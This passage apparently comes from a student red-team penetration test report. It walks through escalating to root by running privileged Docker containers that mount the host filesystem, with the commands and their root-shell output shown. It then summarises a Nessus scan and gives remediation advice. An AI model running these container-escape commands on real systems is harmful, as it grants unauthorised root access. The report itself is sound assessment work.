PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/bin:/sbin:/snap/bin
sam@redback1:~$
```

**Path Systemd Environment** we can Identify Writable .socket Files by "find /etc/systemd/system -name "\*.socket" -writable 2>/dev/null" command.

```
/etc/systemd/system/sysinit.target.wants/lvm2-lvmpolld.socket
/etc/systemd/system/sockets.target.wants/rpcbind.socket
/etc/systemd/system/sockets.target.wants/multipathd.socket
/etc/systemd/system/sockets.target.wants/dm-event.socket
/etc/systemd/system/sockets.target.wants/luidd.socket
/etc/systemd/system/sockets.target.wants/iscsid.socket
/etc/systemd/system/sockets.target.wants/systemd-networkd.socket
/etc/systemd/system/sockets.target.wants/snap.lxd.daemon.unix.socket
/etc/systemd/system/sockets.target.wants/snapd.socket
/etc/systemd/system/sockets.target.wants/apport-forward.socket
/etc/systemd/system/sockets.target.wants/docker.socket
/etc/systemd/system/sockets.target.wants/docker.socket
/etc/systemd/system/snap.lxd.daemon.unix.socket
/etc/systemd/system/cloud-init.target.wants/cloud-init-hotplugd.socket
sam@redback1:~$
```

#### Writable .socket files

From the above we can verify access for docker socket by "ls -l /var/run/docker.sock".

Docker Access and container running, Now we will interact with the docker socket.

#### **Privilege Container root access**

```
sam@redback1:-$ docker run --rm -it --privileged --pid-host -v /:/host alpine chroot /host sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
da9db072f522: Already exists
Digest: sha266:1e42bbe2508154c9126d48c2b8a75420c3544343bf86fd041fb7527e017a4b4a
Status: Downloaded newer image for alpine:latest
# whoami
root
```

#### Accessed as root

We can test the steps again by another user "tester" who does not have root access or the user is not on "sudoers" liet

```
File Actions Edit View Help

tester@redback1:~$ whoami

tester

tester@redback1:~$ id

uid=1011(tester) gid=1013(tester) groups=1013(tester),119(docker)

tester@redback1:~$ systemctl show-environment

LANG=en_US.UTF-8

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/snap/bin

tester@redback1:~$ sudo docker run -v /:/mnt --rm -it --privileged ubuntu bash

[sudo] password for tester:

tester is not in the sudoers file. This incident will be reported.

tester@redback1:~$ docker run -v /:/mnt --rm -it --privileged ubuntu bash

root@431a3d3bb594:/# whoami

root

root@431a3d3bb594:/# id

uid=0(root) gid=0(root) groups=0(root)


root@431a3d3bb594:/# |
```

#### Tester

**Docker Escape** First we need to check if we are in Docker container.

```
tester@redback1:/$ ls -l /var/run/docker.sock
srw-rw--- 1 root docker 0 Dec  1 12:21 /var/run/docker.sock
```

Inside Docker Container To communicate with the Docker daemon we can use "curl -s --unixsocket /var/run/docker.sock http://localhost/images/json".



#### **List of Docker Images**

We have the ability to interact with the Docker daemon, so we could create a new container and potentially escape to the host. We can spawn a new container with root access by "docker run -v /:/host -it --rm --privileged --pid=host --net=host --uts=host --ipc=host ubuntu chroot /host /bin/bash". And we can check if we have the root access.

```
t<mark>ester@redback1:/$</mark> docker run -v /:/host -it --rm --privileged --pid=host --net=host --uts=host --ipc=host ubuntu chroot /host /bin/bash
root@redback1:/# whoami
root@redback1:/#
```

```
root@redback1:/# id
uid=0(root) gid=0(root) groups=0(root)
root@redback1:/#
```

Gained root access

#### Listed all users

#### **Running Processes on host**

#### **Video Demonstration Link**

https://drive.google.com/file/d/1NI4foe7RkF4trrJrTPare04jXHnHiUEq/view?usp=sharing

#### **RISK RATINGS**

- Informational these findings have no severity associated and can be treated at your convenience; you can also choose to exclude them from the reporting
- Low (<4) The low-risk vulnerabilities do not usually have a strong impact on the organization's business and might require a potential intruder to have local or physical access system access of the target
- 3. Medium (>=4) A medium-risk would require a potential intruder to use at least some amount of individual target manipulation in order to be exploited, but they shouldn't be ignored
- 4. High (>=7.5) The risks rated as high could be exploited fairly easily by potential intruders, if high risks are exploited, this could result in significant downtime and/or significant data loss so you should treat these first

# NESSUS SCAN

SUMMARY BY NATHASHA UMODHI LIYANAGE



#### Redback

Report generated by Nessus™

Sat, 09 Nov 2024 10:43:41 AEDT

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#### **Vulnerabilities by Host**

# **Vulnerabilities by Host RED Team Trimester 3 2024**

#### 10.137.0.149

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CRITICAL	HIGH	MEDIUM	LOW	INFO

/ulnerabilities Total				
SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
MEDIUM	6.5	-	<u>51192</u>	SSL Certificate Cannot Be Trusted
INFO	N/A	-	10223	RPC portmapper Service Detection
INFO	N/A	-	48204	Apache HTTP Server Version
INFO	N/A	-	39520	Backported Security Patch Detection (SSH)
INFO	N/A	-	39521	Backported Security Patch Detection (WWW)
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	91822	Database Authentication Failure(s) for Provided Credentials
INFO	N/A	-	54615	Device Type
INFO	N/A	-	194915	Eclipse Jetty Web Server Detection
INFO	N/A	-	84502	HSTS Missing From HTTPS Server
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	189514	MinIO Console Detection
INFO	N/A	-	65914	MongoDB Detection
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	42823	Non-compliant Strict Transport Security (STS)

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INFO	N/A	-	11936 OS Identification
INFO	N/A	-	117886 OS Security Patch Assessment Not Available
INFO	N/A	-	181418 OpenSSH Detection
INFO	N/A	-	122364 Python Remote HTTP Detection
INFO	N/A	-	11111 RPC Services Enumeration
INFO	N/A	-	53335 RPC portmapper (TCP)
INFO	N/A	_	70657 SSH Algorithms and Languages Supported
INFO	N/A	-	149334 SSH Password Authentication Accepted
INFO	N/A	-	10881 SSH Protocol Versions Supported
INFO	N/A	_	153588 SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	-	10267 SSH Server Type and Version Information
INFO	N/A	-	56984 SSL / TLS Versions Supported
INFO	N/A	-	45410 SSL Certificate 'commonName' Mismatch
INFO	N/A	-	10863 SSL Certificate Information
INFO	N/A	-	70544 SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	-	21643 SSL Cipher Suites Supported
INFO	N/A	-	57041 SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	-	35297 SSL Service Requests Client Certificate
INFO	N/A	-	156899 SSL/TLS Recommended Cipher Suites
INFO	N/A	-	22964 Service Detection
INFO	N/A	-	42822 Strict Transport Security (STS) Detection
INFO	N/A	-	84821 TLS ALPN Supported Protocol Enumeration
INFO	N/A	-	136318 TLS Version 1.2 Protocol Detection
INFO	N/A	-	138330 TLS Version 1.3 Protocol Detection
INFO	N/A	-	110723 Target Credential Status by Authentication Protocol - No Credentials Provided

INFO	N/A	-	10287	Traceroute Information
INFO	N/A	-	100669	Web Application Cookies Are Expired
INFO	N/A	-	10386	Web Server No 404 Error Code Check
INFO	N/A	-	10302	Web Server robots.txt Information Disclosure
INFO	N/A	-	<u>32318</u>	Web Site Cross-Domain Policy File Detection

<sup>\*</sup> indicates the v3.0 score was not available; the v2.0 score is shown

#### **Nessus Scan Summary**

The Nessus scan for the host 10.137.0.149 (redback.it.deakin.edu.au) found 48 vulnerabilities, none of them critical, high or low. There was only one medium level vulnerability, and other 47 vulnerabilities came under 'info' category.

The vulnerability "SSL Certificate Cannot Be Trusted" (Plugin ID: 51192) in the Nessus scan with a medium severity and a CVSS score of 6.5 indicates that the SSL/TLS certificate presented by the server is not trusted. This vulnerability can occur due to several reasons. The server might be using an SSL/TLS certificate that is either self-signed or from an unknown Certificate Authority (CA), thus untrusted by clients. It may also be that the date range on the certificate is either expired or invalid to be considered valid. Besides this, it may not match the server's hostname, and there it goes-mismatch error. The certificate may be revoked by the CA that issued it in some scenarios, which adds more untrustworthiness. All these cases compromise encrypted communication security and integrity between client and server.

The potential risks include Man-in-the-Middle attacks, whereby an attacker could intercept and modify traffic between clients and the server using an untrusted SSL/TLS certificate. This undermines confidentiality and integrity in communication. Additionally, the untrusted certificates weaken the encryption, possibly exposing sensitive information to unauthorized access. In addition, browser warnings may be raised to the end-users accessing the server, stating untrusted certificates, which raises user trust issues and might give a blow to the reputation of the service.

In this regard, to resolve the "SSL Certificate Cannot Be Trusted" issue, replace the certificate with a valid SSL/TLS certificate from a trusted Certificate Authority. In addition, ensure that the CN or SAN fields of the certificate match the hostname of the server. It is also very important to check whether the certificate is properly installed with a complete Certificate Authority chain. Finally, expired certificates should be replaced in time to keep security and trust.

Identified 48 informational vulnerabilities on Nessus scan do not present security risks but serve as valuable data about configuration and environment settings of the scanned system. These informational findings are critical in developing a comprehensive security baseline and understanding where further hardening might be required.

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#### **Immediate Recommendations for System Hardening**

Using Multi-Factor Authentication (MFA) with SSH enhances the security of accessing remote servers by requiring additional verification beyond a password or key. Here's a guide to setting up MFA with SSH: